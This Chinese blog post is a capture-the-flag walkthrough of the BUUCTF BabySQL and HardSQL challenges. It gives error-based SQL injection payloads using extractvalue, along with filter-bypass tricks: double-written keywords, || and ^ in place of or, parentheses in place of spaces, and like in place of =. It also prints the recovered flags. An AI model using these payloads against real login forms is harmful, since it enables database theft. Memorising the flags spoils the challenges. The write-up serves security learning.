buuctf BabySQL+HardSQL

原创

闭关不更新 于 2021-11-20 16:34:31 发布 3426 收藏

文章标签： 网络 安全 php web安全

本文链接：https://blog.csdn.net/weixin_45441315/article/details/121441114


buuctf BabySQL

1、进入登录页面


2、随便输入

发现用户名和密码错误

3、尝试判断是否为字符型注入




根据报错，确定为单引号字符型注入，密码处也尝试了一下，发现也是单引号字符型注入，说明有2处注入漏洞



4、尝试万能密码

1’ or 1=1--

发现or被过滤了





尝试双写or

成功绕过
这里说下双写or为什么可以绕过
因为这个网页只对or进行一次过滤，即将字符串中的or替换为空，但是我们可以双写or去绕过，我们也可以用||去代替or

但是发现这个密码并没有用

5、测试有哪些关键字被过滤





发现select被过滤

继续测试and，substr，from这些都被过滤了


6、开始爆数据，知道怎么绕过了，后面就很简单了

爆表：

```
'|| extractvalue(0x7e,concat('~',database())) --
```


爆数据库：

```
'|| extractvalue(0x7e,concat('~',(selselectect group_concat(table_name) frfromom infoorrmation_schema.tables whe
wherere table_schema=database()))) --
```



爆列

```
'|| extractvalue(0x7e,concat('~',(selselectect group_concat(column_name) frfromom infoorrmation_schema.columns w
hewherere table_schema=database() anandd table_name='b4bsql'))) --
```




爆数据

```
'|| extractvalue(0x7e,concat('~',(selselectect passwoorrd frofromm b4bsql limit 7,1))) --
```

爆到第7列发现flag，也可以使用burp的intruder来进行爆破数据

发现flag被截断，使用substr查看后面被截断的flag
mysql substr() 函数

```
'|| extractvalue(0x7e,concat('~',(selselectect susubstrbstr(passwoorrd,20) frofromm b4bsql limit 7,1))) --
```



将得到的flag组合即可得到flag
flag{09b6ece3-44fa-44a8-a97f-540c9efd1808}

buuctf HardSQL

经过测试and，空格，-，=，|，&都被黑名单了，但是extractvalue没有被过滤，所以我们可以使用xpath报错
1、爆数据库
空格用括号代替，括号一定要有闭合，闭合内的语句要的是一个select语句、函数、字符串、列、表、库等等

```
1'or(extractvalue(1,concat(0x7e,database())))#
```

或
如果or也被过滤的话，可以用^异或符号


```
1'^extractvalue(1,concat(0x7e,database()))#
```

2、爆表
=用like替代

```
'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(database()))))#
```

3、爆列

```
'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1'))))#
```




4、爆数据

```
'^extractvalue(1,concat(0x7e,(select(password)from(H4rDsq1))))#
```

~flag{d970a5cf-8466-448d-8204-3a
substr被过滤，使用right查找被截断的字符串

```
'^extractvalue(1,concat(0x7e,right((select(password)from(H4rDsq1)),20)))#
```



~d-8204-3a349037756c}
破解后得到flag flag{d970a5cf-8466-448d-8204-3a349037756c}